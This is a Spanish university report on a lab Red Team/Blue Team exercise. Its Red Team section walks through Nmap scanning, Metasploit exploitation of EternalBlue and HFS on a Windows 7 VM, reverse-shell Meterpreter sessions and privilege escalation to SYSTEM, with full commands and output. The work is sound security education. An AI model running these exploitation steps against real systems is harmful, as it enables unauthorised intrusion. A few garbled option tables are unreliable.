

Capacidades Técnicas, Legales Y De Gestión Para Equipos Blue Team Y Red Team.

Cristhian Giovanni Morales Real

Asesor:  
Ever Luis Arroyo Baron

Universidad Nacional Abierta y a Distancia – UNAD  
Escuela De Ciencias Basicas, Tecnologia E Ingenieria - ECBTI

Especialización En Seguridad Informática

Bogotá

2025

## CONTENIDO

	pág.
1. INTRODUCCIÓN.....	7
2. DEFINICIÓN DEL PROBLEMA .....	8
2.1 ANTECEDENTES DEL PROBLEMA .....	8
2.2 FORMULACIÓN DEL PROBLEMA .....	8
3. OBJETIVOS.....	9
4.1 OBJETIVOS GENERAL .....	9
4.2 OBJETIVOS ESPECÍFICOS .....	9
5. DESARROLLO DEL INFORME.....	10
5.1 HERRAMIENTAS Y PROCEDIMIENTOS UTILIZADOS POR EL EQUIPO RED TEAM PARA EL ANÁLISIS Y EXPLOTACIÓN DE LAS VULNERABILIDADES EN EL ESCENARIO PROPUESTO.....	10
5.2 PROCEDIMIENTO UTILIZADO POR EL EQUIPO BLUE TEAM PARA CONTENER Y EVITAR LA EXPLOTACIÓN DE VULNERABILIDADES EN EL ESCENARIO PROPUESTO.....	19
5.3 ASPECTOS QUE APORTEN AL DESARROLLO DE ESTRATEGIAS TRABAJO DE LOS EQUIPOS DE REDTEAM Y BLUETEAM. ....	21
5.4 RECOMENDACIONES PARA EL PLANTEAMIENTO DE ESTRATEGIAS QUE PERMITAN ENDURECER LOS ASPECTOS DE SEGURIDAD EN UNA ORGANIZACIÓN.....	23
6. CONCLUSIONES .....	25
7. RECOMENDACIONES.....	27
8. BIBLIOGRAFÍA.....	28

## LISTA DE FIGURAS

	Pág.
Figura 1 Mapeo de direcciones en segmento de red .....	10
Figura 2 Configuración de tarjeta de red maquina Windows .....	11
Figura 3 Verificación estado de puertos.....	11
Figura 4 Escaneo de puerto y sistema operativo.....	12
Figura 5 Detección de vulnerabilidades .....	13
Figura 6 Apertura de Metasploit.....	14
Figura 7 Búsqueda de vulnerabilidad en Metasploit. ....	15
Figura 8 Ejecución en la consola de la vulnerabilidad Eternal Blue.....	15
Figura 9 Visualización de la configuración del exploit.....	16
Figura 10 Parametrización del remote host del exploit. ....	16
Figura 11 Ejecución del Exploit.....	16
Figura 12 Confirmación de acceso remoto. ....	17
Figura 13 Verificación de ejecución de procesos maquina objetivo.....	17
Figura 14 Búsqueda de módulo de explotación asociado a vulnerabilidad hsf.....	18
Figura 15 Payload antes del registro de la información. ....	18
Figura 16 Ejecución de exploit HFS.....	18
Figura 17 Escalamiento de privilegios. ....	19

## GLOSARIO

**ATAQUE CIBERNÉTICO:** cualquier intento sin consentimiento previo de exponer, deshabilitar, alterar, destruir, robar u obtener acceso a cualquier tipo de información sin importar el dispositivo o plataforma que la custodie.

**BLUE TEAM:** equipo de seguridad encargado de proteger de manera activa los sistemas de información de ataques cibernéticos. Realizan un monitoreo frecuente, realizando análisis de patrones y comportamientos que se salen de lo habitual, tanto a nivel de aplicaciones y sistemas, como también de las personas, en lo relacionado a la seguridad de la información.

**KALI LINUX:** distribución de Linux cuyo objetivo principal es la de auditoría de sistemas informáticos.

**PENTESTING:** ejercicio de ataque sobre un sistema informático, con el objetivo de hallar vulnerabilidades de seguridad y tener acceso a ellas.

**RED TEAM:** equipo encargado de simular a los atacantes, dando uso a herramientas similares o las mismas que la de los atacantes, con el objetivo de explotar las vulnerabilidades de seguridad informática, dando así las bases de información al equipo de blue team, para que este pueda saber cómo defenderse ante eventuales ataques.

RIESGO: incertidumbre existente por la posible realización de un suceso relacionado con la amenaza de daño respecto a los activos de información o a la información propiamente.

VULNERABILIDAD: debilidad o falencia que presenta un sistema de información, y que pone en riesgo los activos de información y a la información misma de las compañías, admitiendo que un atacante afecte la integridad, disponibilidad o confidencialidad de esta.

## RESUMEN

En el presente documento se relacionará un informe en donde se darán a conocer estrategias técnicas con actividades propuestas durante el desarrollo del seminario especializado en seguridad informática, con experiencias de equipos de seguridad Red Team & Blue Team, mediante un ambiente controlado y una serie de situaciones de estudio, enfocados en la seguridad de la información.

**Palabras clave:** Blue Team, Red Team, seguridad de la información, vulnerabilidad.

## **1. INTRODUCCIÓN**

A través de los hallazgos suministrados por los equipos Red Team y Blue Team, se puede establecer el impacto en cada incidente de seguridad sobre activos de información, donde a través de la socialización de las herramientas utilizadas por el equipo Red Team en los ambientes de pruebas controlados, se indica la viabilidad y necesidad de mitigar el impacto sobre los riesgos de seguridad encontrados, ya que se establece los puntos críticos y niveles de criticidad de la vulnerabilidad, para así establecer controles efectivos y planes de trabajo para el resguardo de los datos. Apalancados por variadas fuentes bibliográficas, se logra mantener una actualización constante de las vulnerabilidades más conocidas en los sistemas de información, sistema operativo, aplicativos, etc., donde a través de estos referentes, se puede certificar y garantizar una mitigación, como también la remediación de vulnerabilidades, evitando riesgos potenciales, y protegiendo el activo más importante de las compañías que es la información.

## **2. DEFINICIÓN DEL PROBLEMA**

### **2.1 ANTECEDENTES DEL PROBLEMA**

De acuerdo con el último informe presentado por la Fiscalía General de la Nación, Colombia sufrió 12.000 millones de intentos de ciberataques en 2023. El uso de nuevas tecnologías en las organizaciones está cada vez más presente, y por ello cada vez se está más vulnerable a ataques cibernéticos que buscan vulnerar el activo más importante que es la información.

### **2.2 FORMULACIÓN DEL PROBLEMA**

¿A través de un informe técnico con los enfoques de Red Team y Blue Team se pueden atender las falencias en seguridad y mejorar los niveles de protección de los activos de información en la organización CyberFort Technologies?

Lo veremos a continuación.

### **3. OBJETIVOS**

#### **4.1 OBJETIVOS GENERAL**

Construir un informe técnico mediante los enfoques de Red Team y Blue Team, con el fin de mejorar los niveles de protección de los activos de información de la organización de estudio.

#### **4.2 OBJETIVOS ESPECÍFICOS**

Realizar un diagnóstico del estado actual respecto a medidas de seguridad de la información y definir el grupo de herramientas de seguridad adecuadas para emplear en procesos de prevención y contención frente a amenazas informáticas.

Demostrar vulnerabilidades en un sistema informático a partir del uso de metodologías y técnicas de intrusión de Blue Team y Red Team, apoyados con la herramienta Kali Linux.

Describir de manera detallada a través del informe técnico las estrategias de Red Team y Blue Team implementados, mediante técnicas de pentesting.


## 5 DESARROLLO DEL INFORME

### 5.1 HERRAMIENTAS Y PROCEDIMIENTOS UTILIZADOS POR EL EQUIPO RED TEAM PARA EL ANÁLISIS Y EXPLOTACIÓN DE LAS VULNERABILIDADES EN EL ESCENARIO PROPUESTO.

Para el desarrollo de este ejercicio se procedió de la siguiente forma, así:

#### RECONOCIMIENTO

Para esta fase, desde la maquina Kali Linux que se encuentra dentro de la misma red, ejecutamos el comando Nmap que nos permitirá reconocer direcciones activas y pasivas. Se usa para descubrir hosts conectados en un segmento de red.



```
Currently scanning: 192.168.115.0/16 | Screen View: Unique Hosts
879 Captured ARP Req/Rep packets, from 8 hosts. Total size: 52740
```

IP	At MAC Address	Count	Len	MAC Vendor / Hostname
192.168.68.1	74:fe:ce:0c:a5:cc	24	1440	Unknown vendor
192.168.68.107	f0:20:ff:e4:ae:94	812	48720	Unknown vendor
192.168.68.250	74:fe:ce:0c:a5:c8	37	2220	Unknown vendor
192.168.68.101	08:00:27:92:80:c0	2	120	PCS Systemtechnik GmbH
192.168.68.111	80:45:dd:8d:64:e0	1	60	Intel Corporate
192.168.68.110	fc:03:9f:23:23:ce	1	60	Samsung Electronics Co.,Ltd
192.168.68.100	c4:82:e1:82:65:29	1	60	Unknown vendor
192.168.68.102	82:94:e8:e3:fd:46	1	60	Unknown vendor

Figura 1 Mapeo de direcciones en segmento de red

Verificamos y coincide con nuestra dirección IP y MAC de la maquina Windows objetivo. Se trató de un reconocimiento pasivo al no tener contacto con el objetivo.

```
Sufijo DNS específico para la conexión. . . :
Descripción . . . . . : Adaptador de escritorio Intel(R)
PRO/1000 MT
Dirección física. . . . . : 08-00-27-92-80-C0
DHCP habilitado . . . . . : sí
Configuración automática habilitada . . . : sí
Vínculo: dirección IPv6 local. . . : fe80::4842:9ce4:4e38:7898%11(Preferido)

Dirección IPv4. . . . . : 192.168.68.101(Preferido)
Máscara de subred . . . . . : 255.255.252.0
Concesión obtenida. . . . . : sábado, 02 de noviembre de 2024 0
4:16:51 p.n.
La concesión expira . . . . . : sábado, 02 de noviembre de 2024 0
```

Figura 2 Configuración de tarjeta de red maquina Windows

## ESCANEO

Con el uso de la herramienta Nmap, ejecutamos el comando nmap -sV, que nos permitirá detectar versiones en los puertos especificados de la maquina objetivo:

```
(kali@kali)-[~]
└─$ nmap -sV 192.168.68.101
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-11-10 18:39 EST
Nmap scan report for 192.168.68.101 (192.168.68.101)
Host is up (0.00030s latency).
Not shown: 987 closed tcp ports (conn-refused)
PORT      STATE SERVICE        VERSION
80/tcp    open  http           HttpFileServer httpd 2.3
135/tcp    open  msrpc          Microsoft Windows RPC
139/tcp    open  netbios-ssn    Microsoft Windows netbios-ssn
445/tcp    open  microsoft-ds   Microsoft Windows 7 - 10 microsoft-ds (workgroup: WORKGROUP)
554/tcp    open  rtsp?
2869/tcp   open  http           Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
10243/tcp  open  http           Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
49152/tcp  open  msrpc          Microsoft Windows RPC
49153/tcp  open  msrpc          Microsoft Windows RPC
49154/tcp  open  msrpc          Microsoft Windows RPC
49155/tcp  open  msrpc          Microsoft Windows RPC
49156/tcp  open  msrpc          Microsoft Windows RPC
49157/tcp  open  msrpc          Microsoft Windows RPC
Service Info: Host: PC202006; OS: Windows; CPE: cpe:/o:microsoft:windows

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 127.17 seconds
```

Figura 3 Verificación estado de puertos

También podemos obtener más información con el comando nmap -A que nos permite capturar información avanzada del host objetivo, como lo son el sistema operativo y de igual manera los puertos expuestos:

```
(kali@kali)-[~]
└─$ nmap -A 192.168.68.101
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-11-10 18:33 EST
Nmap scan report for 192.168.68.101 (192.168.68.101)
Host is up (0.00072s latency).
Not shown: 987 closed tcp ports (conn-refused)
PORT      STATE SERVICE        VERSION
80/tcp    open  http           HttpFileServer httpd 2.3
|_ http-title: HFS /
|_ http-server-header: HFS 2.3
135/tcp   open  msrpc          Microsoft Windows RPC
139/tcp   open  netbios-ssn   Microsoft Windows netbios-ssn
445/tcp   open  microsoft-ds  Windows 7 Professional 7601 Service Pack 1 microsoft-ds (workgroup: WORKGROUP)
554/tcp   open  rtsp?
2869/tcp  open  http           Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
10243/tcp open  http           Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_ http-title: Not Found
|_ http-server-header: Microsoft-HTTPAPI/2.0
49152/tcp open  msrpc          Microsoft Windows RPC
49153/tcp open  msrpc          Microsoft Windows RPC
49154/tcp open  msrpc          Microsoft Windows RPC
49155/tcp open  msrpc          Microsoft Windows RPC
49156/tcp open  msrpc          Microsoft Windows RPC
49157/tcp open  msrpc          Microsoft Windows RPC
Service Info: Host: PC202006; OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
|_ smb2-security-mode:
|_   2:1:0:
|_   Message signing enabled but not required
|_ nbstat: NetBIOS name: PC202006, NetBIOS user: <unknown>, NetBIOS MAC: 08:00:27:92:80:c0 (Oracle VirtualBox virtual NIC)
|_ smb2-time:
|_   date: 2024-11-10T23:35:46
|_   start_date: 2024-11-10T22:42:30
|_ smb-security-mode:
|_   account_used: guest
|_   authentication_level: user
|_   challenge_response: supported
|_   message_signing: disabled (dangerous, but default)
|_ smb-os-discovery:
|_   OS: Windows 7 Professional 7601 Service Pack 1 (Windows 7 Professional 6.1)
|_   OS CPE: cpe:/o:microsoft:windows_7::sp1:professional
|_   Computer name: PC202006
|_   NetBIOS computer name: PC202006\x00
|_   Workgroup: WORKGROUP\x00
|_   System time: 2024-11-10T18:35:45-05:00
|_ clock-skew: mean: 1h40m00s, deviation: 2h53m12s, median: 0s
```

Figura 4 Escaneo de puerto y sistema operativo.

Finalmente, con el comando `nmap --script smb-vuln*` podemos detectar las vulnerabilidades en un sistema utilizando scripts de detección de vulnerabilidades que veremos más adelante:

```

nmap --script smb-vuln 192.168.68.101
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-11-02 17:44 EDT
Nmap scan report for 192.168.68.101 (192.168.68.101)
Host is up (0.00044s latency).
Not shown: 989 closed tcp ports (reset)
PORT      STATE SERVICE
135/tcp   open  msrpc
445/tcp   open  microsoft-ds
554/tcp   open  rtsp
2869/tcp  open  iclslap
5357/tcp  open  wsddapi
10243/tcp open  unknown
49152/tcp open  unknown
49153/tcp open  unknown
49154/tcp open  unknown
49155/tcp open  unknown
49156/tcp open  unknown
MAC Address: 08:00:27:92:80:C0 (Oracle VirtualBox virtual NIC)

Host script results:
| smb-vuln-ms17-010:
|   VULNERABLE:
|   Remote Code Execution vulnerability in Microsoft SMBv1 servers (ms17-010)
|     State: VULNERABLE
|     IDs: CVE:CVE-2017-0143
|     Risk factor: HIGH
|     A critical remote code execution vulnerability exists in Microsoft SMBv1
|       servers (ms17-010).
|
|     Disclosure date: 2017-03-14
|     References:
|       https://blogs.technet.microsoft.com/msrc/2017/05/12/customer-guidance-for-wannacrypt-attacks/
|       https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2017-0143
|       https://technet.microsoft.com/en-us/library/security/ms17-010.aspx
|_ smb-vuln-ms10-054: false
|_ smb-vuln-ms10-061: NT_STATUS_ACCESS_DENIED

Nmap done: 1 IP address (1 host up) scanned in 12.23 seconds

```

Figura 5 Detección de vulnerabilidades

Es importante tener en cuenta la información de la vulnerabilidad detectada, que más adelante usaremos para intentar explotarla:

smb-vuln-ms17-010:

- | VULNERABLE:
- | Remote Code Execution vulnerability in Microsoft SMBv1 servers (ms17-010)
- | State: VULNERABLE
- | IDs: CVE:CVE-2017-0143
- | Risk factor: HIGH
- | A critical remote code execution vulnerability exists in Microsoft SMBv1 servers (ms17-010).

## EXPLOTACIÓN

Ejecutamos el Metasploit Framework que viene precargado en el Kali Linux con el comando msfconsole, y que nos permitirá interactuar con el Metasploit:

```
(root@kali)-[~/home/kali]
└─# msfconsole
Metasploit tip: Use the edit command to open the currently active module
in your editor

IIIIII  dTb.dTb
 II     4' v '8
 II     6. .P
 II     'T; .;P'
 II     'T; ;P'
IIIIII  'YvP'

I love shells --egypt

      =[ metasploit v6.4.18-dev ]
+ -- --=[ 2437 exploits - 1255 auxiliary - 429 post ]
+ -- --=[ 1468 payloads - 47 encoders - 11 nops ]
+ -- --=[ 9 evasion ]

Metasploit Documentation: https://docs.metasploit.com/
```

Figura 6 Apertura de Metasploit

Una vez iniciado el metasploit, buscaremos una de las vulnerabilidades anteriormente encontrada, la ms17-010.

```
msf6 > search ms17
```

#	Name	Disclosure Date	Rank	Check	Description
0	exploit/windows/smb/ms17_010_eternalblue	2017-03-14	average	Yes	MS17-010 EternalBlue SMB Remote Windows Kernel Pool Corruption
1	target: Automatic Target	.	.	.	.
2	target: Windows 7	.	.	.	.
3	target: Windows Embedded Standard 7	.	.	.	.
4	target: Windows Server 2008 R2	.	.	.	.
5	target: Windows 8	.	.	.	.
6	target: Windows 8.1	.	.	.	.
7	target: Windows Server 2012	.	.	.	.
8	target: Windows 10 Pro	.	.	.	.
9	target: Windows 10 Enterprise Evaluation	.	.	.	.
10	exploit/windows/smb/ms17_010_psexec	2017-03-14	normal	Yes	MS17-010 EternalRomance/EternalSynergy/EternalChampion SMB Remote Windows Code Execution
11	target: Automatic	.	.	.	.
12	target: PowerShell	.	.	.	.
13	target: Native upload	.	.	.	.
14	target: MOF upload	.	.	.	.
15	AKA: ETERNALSYNERGY	.	.	.	.
16	AKA: ETERNALROMANCE	.	.	.	.
17	AKA: ETERNALCHAMPION	.	.	.	.
18	AKA: ETERNALBLUE	.	.	.	.
19	auxiliary/admin/smb/ms17_010_command	2017-03-14	normal	No	MS17-010 EternalRomance/EternalSynergy/EternalChampion SMB Remote Windows Command Execution
20	AKA: ETERNALSYNERGY	.	.	.	.
21	AKA: ETERNALROMANCE	.	.	.	.
22	AKA: ETERNALCHAMPION	.	.	.	.
23	AKA: ETERNALBLUE	.	.	.	.
24	auxiliary/scanner/smb/smb_ms17_010	.	normal	No	MS17-010 SMB RCE Detection
25	AKA: DOUBLEPULSAR	.	.	.	.
26	AKA: ETERNALBLUE	.	.	.	.
27	exploit/windows/fileformat/office_ms17_11882	2017-11-15	manual	No	Microsoft Office CVE-2017-11882
28	auxiliary/admin/mssql/mssql_escalate_execute_as	.	normal	No	Microsoft SQL Server Escalate EXECUTE AS
29	auxiliary/admin/mssql/mssql_escalate_execute_as_sqli	.	normal	No	Microsoft SQL Server SQLi Escalate Execute AS
30	exploit/windows/smb/smb_doublepulsar_rce	2017-04-14	great	Yes	SMB DOUBLEPULSAR Remote Code Execution
31	target: Execute payload (x64)	.	.	.	.
32	target: Neutralize implant	.	.	.	.

Figura 7 Búsqueda de vulnerabilidad en Metasploit.

Aquí vemos en la descripción el nombre de la vulnerabilidad detectada EternalBlue SMB Remote Windows Kernel Pool Corruption, por lo que ahora nos resta ejecutar la explotación de esta.

En el listado anterior, el numeral “0” es la que nos aplica para la explotación de la vulnerabilidad, por lo que procedemos a seleccionarla:

```
msf6 > use 0
[*] No payload configured, defaulting to windows/x64/meterpreter/reverse_tcp
```

Figura 8 Ejecución en la consola de la vulnerabilidad Eternal Blue.

En este punto para la ejecución del exploit, aun nos falta suministrar información del destino:

```

msf6 exploit(windows/smb/ms17_010_eternalblue) > options
Module options (exploit/windows/smb/ms17_010_eternalblue):
  Name      Current Setting  Required  Description
  ---      -
  RHOSTS    192.168.68.112  yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
  RPORT     4444             yes       The target port (TCP)
  SMBDomain  (Optional) The Windows domain to use for authentication. Only affects Windows Server 2008 R2, Windows 7, Windows Embedded Standard 7 target machines.
  SMBPass   (Optional) The password for the specified username
  SMBUser   (Optional) The username to authenticate as
  VERIFY_ARCH true             yes       Check if remote architecture matches exploit Target. Only affects Windows Server 2008 R2, Windows 7, Windows Embedded Standard 7 target machines.
  VERIFY_TARGET true            yes       Check if remote OS matches exploit Target. Only affects Windows Server 2008 R2, Windows 7, Windows Embedded Standard 7 target machines.

Payload options (windows/x64/meterpreter/reverse_tcp):
  Name      Current Setting  Required  Description
  ---      -
  EXITFUNC  thread           yes       Exit technique (Accepted: '', seh, thread, process, none)
  LHOST     192.168.68.112  yes       The listen address (an interface may be specified)
  LPORT     4444             yes       The listen port

Exploit target:
  Id  Name
  --  ---
  0   Automatic Target

```

Figura 9 Visualización de la configuración del exploit

Asociamos la información del remote host con el comando set rhost <lp destino>:

```

msf6 exploit(windows/smb/ms17_010_eternalblue) > set rhost 192.168.68.101
rhost => 192.168.68.101

```

Figura 10 Parametrización del remote host del exploit.

A continuación, con la información suministrada y parametrizada, podemos proceder con la ejecución del exploit:

```

msf6 exploit(windows/smb/ms17_010_eternalblue) > exploit
[*] Started reverse TCP handler on 192.168.68.112:4444
[*] 192.168.68.101:445 - Using auxiliary/scanner/smb/smb_ms17_010 as check
[*] 192.168.68.101:445 - Host is likely VULNERABLE to MS17-010! - Windows 7 Professional 7601 Service Pack 1 x64 (64-bit)
[*] 192.168.68.101:445 - Scanned 1 of 1 hosts (100% complete)
[*] 192.168.68.101:445 - The target is vulnerable.
[*] 192.168.68.101:445 - Connecting to target for exploitation.
[*] 192.168.68.101:445 - Connection established for exploitation.
[*] 192.168.68.101:445 - Target OS selected valid for OS indicated by SMB reply
[*] 192.168.68.101:445 - CORE raw buffer dump (42 bytes)
[*] 192.168.68.101:445 - 0x00000000 57 69 6e 64 6f 77 73 20 37 20 50 72 6f 66 65 73 Windows 7 Profes
[*] 192.168.68.101:445 - 0x00000010 73 69 6f 6e 61 6c 20 37 36 30 31 20 53 65 72 76 sional 7601 Serv
[*] 192.168.68.101:445 - 0x00000020 69 63 65 20 50 61 63 6b 20 31 ice Pack 1
[*] 192.168.68.101:445 - Target arch selected valid for arch indicated by DCE/RPC reply
[*] 192.168.68.101:445 - Trying exploit with 12 Groom Allocations.
[*] 192.168.68.101:445 - Sending all but last fragment of exploit packet
[*] 192.168.68.101:445 - Starting non-paged pool grooming
[*] 192.168.68.101:445 - Sending SMBv2 buffers
[*] 192.168.68.101:445 - Closing SMBv1 connection creating free hole adjacent to SMBv2 buffer.
[*] 192.168.68.101:445 - Sending final SMBv2 buffers.
[*] 192.168.68.101:445 - Sending last fragment of exploit packet!
[*] 192.168.68.101:445 - Receiving response from exploit packet
[*] 192.168.68.101:445 - ETERNALBLUE overwrite completed successfully (0xC000000D)!
[*] 192.168.68.101:445 - Sending egg to corrupted connection.
[*] 192.168.68.101:445 - Triggering free of corrupted buffer.
[*] Sending stage (201798 bytes) to 192.168.68.101
[*] Meterpreter session 1 opened (192.168.68.112:4444 -> 192.168.68.101:49173) at 2024-11-02 18:39:08 -0400
[*] 192.168.68.101:445 - -----
[*] 192.168.68.101:445 - -----WIN-----
[*] 192.168.68.101:445 - -----

```

Figura 11 Ejecución del Exploit.

Se confirma la ejecución exitosa del exploit, confirmando igualmente que nos encontramos de manera remota dentro del objetivo con el comando sysinfo:

```
meterpreter > sysinfo
Computer      : PC202006
OS           : Windows 7 (6.1 Build 7601, Service Pack 1).
Architecture : x64
System Language : es_CO
Domain       : WORKGROUP
Logged On Users : 1
Meterpreter   : x64/windows
meterpreter >
meterpreter > cd ..
meterpreter > dir
Listing: C:\Windows
```

Figura 12 Confirmación de acceso remoto.

Verificamos, por ejemplo, la ejecución de los procesos actuales en la maquina:

```
meterpreter > ps
Process List
```

PID	PPID	Name	Arch	Session	User	Path
0	0	[System Process]				
4	0	System	x64	0		
248	4	smss.exe	x64	0	NT AUTHORITY\SYSTEM	\SystemRoot\System32\smss.exe
260	460	svchost.exe	x64	0	NT AUTHORITY\SERVICIO LOCAL	
320	312	csrss.exe	x64	0	NT AUTHORITY\SYSTEM	C:\Windows\system32\csrss.exe
368	312	wininit.exe	x64	0	NT AUTHORITY\SYSTEM	C:\Windows\system32\wininit.exe
376	360	csrss.exe	x64	1	NT AUTHORITY\SYSTEM	C:\Windows\system32\csrss.exe
404	360	winlogon.exe	x64	1	NT AUTHORITY\SYSTEM	C:\Windows\system32\winlogon.exe
460	368	services.exe	x64	0	NT AUTHORITY\SYSTEM	C:\Windows\system32\services.exe
476	368	lsass.exe	x64	0	NT AUTHORITY\SYSTEM	C:\Windows\system32\lsass.exe
484	368	lsm.exe	x64	0	NT AUTHORITY\SYSTEM	C:\Windows\system32\lsm.exe
580	460	svchost.exe	x64	0	NT AUTHORITY\SYSTEM	
640	460	VBoxService.exe	x64	0	NT AUTHORITY\SYSTEM	C:\Windows\System32\VBoxService.exe
696	460	svchost.exe	x64	0	NT AUTHORITY\Servicio de red	
796	460	svchost.exe	x64	0	NT AUTHORITY\SERVICIO LOCAL	
836	460	svchost.exe	x64	0	NT AUTHORITY\SYSTEM	
860	460	svchost.exe	x64	0	NT AUTHORITY\SYSTEM	
940	460	svchost.exe	x64	0	NT AUTHORITY\Servicio de red	
1152	836	dwm.exe	x64	1	PC202006\usuario	C:\Windows\system32\Dwm.exe
1180	1140	explorer.exe	x64	1	PC202006\usuario	C:\Windows\Explorer.EXE
1248	460	spoolsv.exe	x64	0	NT AUTHORITY\SYSTEM	C:\Windows\System32\spoolsv.exe
1264	460	taskhost.exe	x64	1	PC202006\usuario	C:\Windows\system32\taskhost.exe
1316	460	svchost.exe	x64	0	NT AUTHORITY\SERVICIO LOCAL	
1332	460	svchost.exe	x64	0	NT AUTHORITY\SERVICIO LOCAL	
1420	460	SearchIndexer.exe	x64	0	NT AUTHORITY\SYSTEM	
1428	460	svchost.exe	x64	0	NT AUTHORITY\SERVICIO LOCAL	
1520	1180	VBoxTray.exe	x64	1	PC202006\usuario	C:\Windows\System32\VBoxTray.exe
1608	376	conhost.exe	x64	1	PC202006\usuario	C:\Windows\system32\conhost.exe
1644	460	svchost.exe	x64	0	NT AUTHORITY\SYSTEM	
1856	460	wmpnetwk.exe	x64	0	NT AUTHORITY\Servicio de red	
1872	460	sppsvc.exe	x64	0	NT AUTHORITY\Servicio de red	
2000	1180	cmd.exe	x64	1	PC202006\usuario	C:\Windows\system32\cmd.exe
2592	460	svchost.exe	x64	0	NT AUTHORITY\Servicio de red	

Figura 13 Verificación de ejecución de procesos maquina objetivo.

Por otro lado, en una línea de comandos por aparte, vamos a trabajar la vulnerabilidad asociada al hfs descubierta en la fase de escaneo. Primero, una vez ingresado en la consola

msfconsole, buscamos los módulos asociados a la vulnerabilidad y que alberga la información para la explotación de la vulnerabilidad:

```
msf6 > search hsf
Matching Modules
-----
#  Name                                     Disclosure Date  Rank  Check  Description
--  -
0  exploit/linux/http/netis_unauth_rce_2024_22729 2024-01-11      excellent Yes    Netis router Mw5360 unauthenticated RCE.

Interact with a module by name or index. For example info 0, use 0 or use exploit/linux/http/netis_unauth_rce_2024_22729

msf6 > search hfs
Matching Modules
-----
#  Name                                     Disclosure Date  Rank  Check  Description
--  -
0  exploit/multi/http/git_client_command_exec 2014-12-18      excellent No     Malicious Git and Mercurial HTTP Server For CVE-2014-9390
1  \ target: Automatic
2  \ target: Windows Powershell
3  exploit/windows/http/rejto_hfs_rce_2024_23692 2024-05-25      excellent Yes    Rejto HTTP File Server (HFS) Unauthenticated Remote Code Execution
4  exploit/windows/http/rejto_hfs_exec         2014-09-11      excellent Yes    Rejto HttpFileServer Remote Command Execution
```

Figura 14 Búsqueda de módulo de explotación asociado a vulnerabilidad hsf.

En el resultado de la búsqueda, el módulo que nos aplica es el del numeral 4 de la anterior imagen, por lo que seguido a ello debemos proceder a ajustar el payload con la información correspondiente, como lo es nuevamente el host destino:

```
msf6 exploit(windows/http/rejto_hfs_exec) > options
Module options (exploit/windows/http/rejto_hfs_exec):
-----
Name      Current Setting  Required  Description
-----
HTTPDELAY  10              no        Seconds to wait before terminating web server
Proxies   no              no        A proxy chain of format type:host:port[,type:host:port][...]
RHOSTS    192.168.68.101 yes         The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
RHOST     192.168.68.101 yes         The target port (TCP)
SRVHOST   0.0.0.0         yes         The local host or network interface to listen on. This must be an address on the local machine or 0.0.0.0 to listen on all addresses.
SRVPORT   8080            yes         The local port to listen on.
SSL       false           no        Negotiate SSL/TLS for outgoing connections
SSLCert  /               yes         Path to a custom SSL certificate (default is randomly generated)
TARGETURI /               yes         The path of the web application
URIPATH  /               no        The URI to use for this exploit (default is random)
VHOST     no              no        HTTP server virtual host

Payload options (windows/meterpreter/reverse_tcp):
-----
Name      Current Setting  Required  Description
-----
EXITFUNC  process         yes         Exit technique (Accepted: '', seh, thread, process, none)
LHOST     192.168.68.112 yes         The listen address (an interface may be specified)
LPORT     4444            yes         The listen port

Exploit target:
-----
Id  Name
--  -
0   Automatic
```

Figura 15 Payload antes del registro de la información.

Con el comando antes visto, ejecutamos el registro de la información, y también el exploit:

```
msf6 exploit(windows/http/rejto_hfs_exec) > set RHOSTS 192.168.68.101
RHOSTS => 192.168.68.101
msf6 exploit(windows/http/rejto_hfs_exec) > run

[*] Started reverse TCP handler on 192.168.68.112:4444
[*] Using URL: http://192.168.68.112:8080/LSg9ckSYScY9Q3X
[*] Server started.
[*] Sending a malicious request to /
[*] Payload request received: /LSg9ckSYScY9Q3X
[*] Sending stage (176198 bytes) to 192.168.68.101
[*] Tried to delete %TEMP%\JHYRgj.vbs, unknown result
[*] Meterpreter session 1 opened (192.168.68.112:4444 -> 192.168.68.101:49166) at 2024-11-10 19:26:00 -0500
[*] Server stopped.
```

Figura 16 Ejecución de exploit HFS.

Una vez dentro del sistema, podemos verificar el privilegio del usuario con el que se accedió al sistema y así mismo, escalar privilegios con los comandos `getuid` y `getsystem`

```
meterpreter >
meterpreter > sysinfo
Computer      : PC202006
OS           : Windows 7 (6.1 Build 7601, Service Pack 1).
Architecture : x64
System Language : es_CO
Domain       : WORKGROUP
Logged On Users : 1
Meterpreter   : x86/windows
meterpreter > help

meterpreter > getuid
Server username: PC202006\usuario
meterpreter > getsystem
... got system via technique 1 (Named Pipe Impersonation (In Memory/Admin)).
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
```

Figura 17 Escalamiento de privilegios.

## 5.2 PROCEDIMIENTO UTILIZADO POR EL EQUIPO BLUE TEAM PARA CONTENER Y EVITAR LA EXPLOTACIÓN DE VULNERABILIDADES EN EL ESCENARIO PROPUESTO.

Partiendo del informe anterior, donde se contaron con dos frentes de ataque, se propone por cada uno:

### EternalBlue

Explota la vulnerabilidad en el protocolo SMBv1 en sistemas Windows no parcheados, de manera preventiva se recomienda implementar.

